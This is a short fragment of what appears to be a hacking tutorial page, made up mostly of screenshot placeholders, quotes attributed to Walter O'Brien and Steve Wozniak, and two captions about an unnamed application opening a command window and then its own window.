
- Walter O'Brien.




When we execute the application a command line window opens as shown below.

"A lot of hacking is playing with other people, you know, getting them to do strange things.



- Steve Wozniak.



And then the application window opens as shown below.

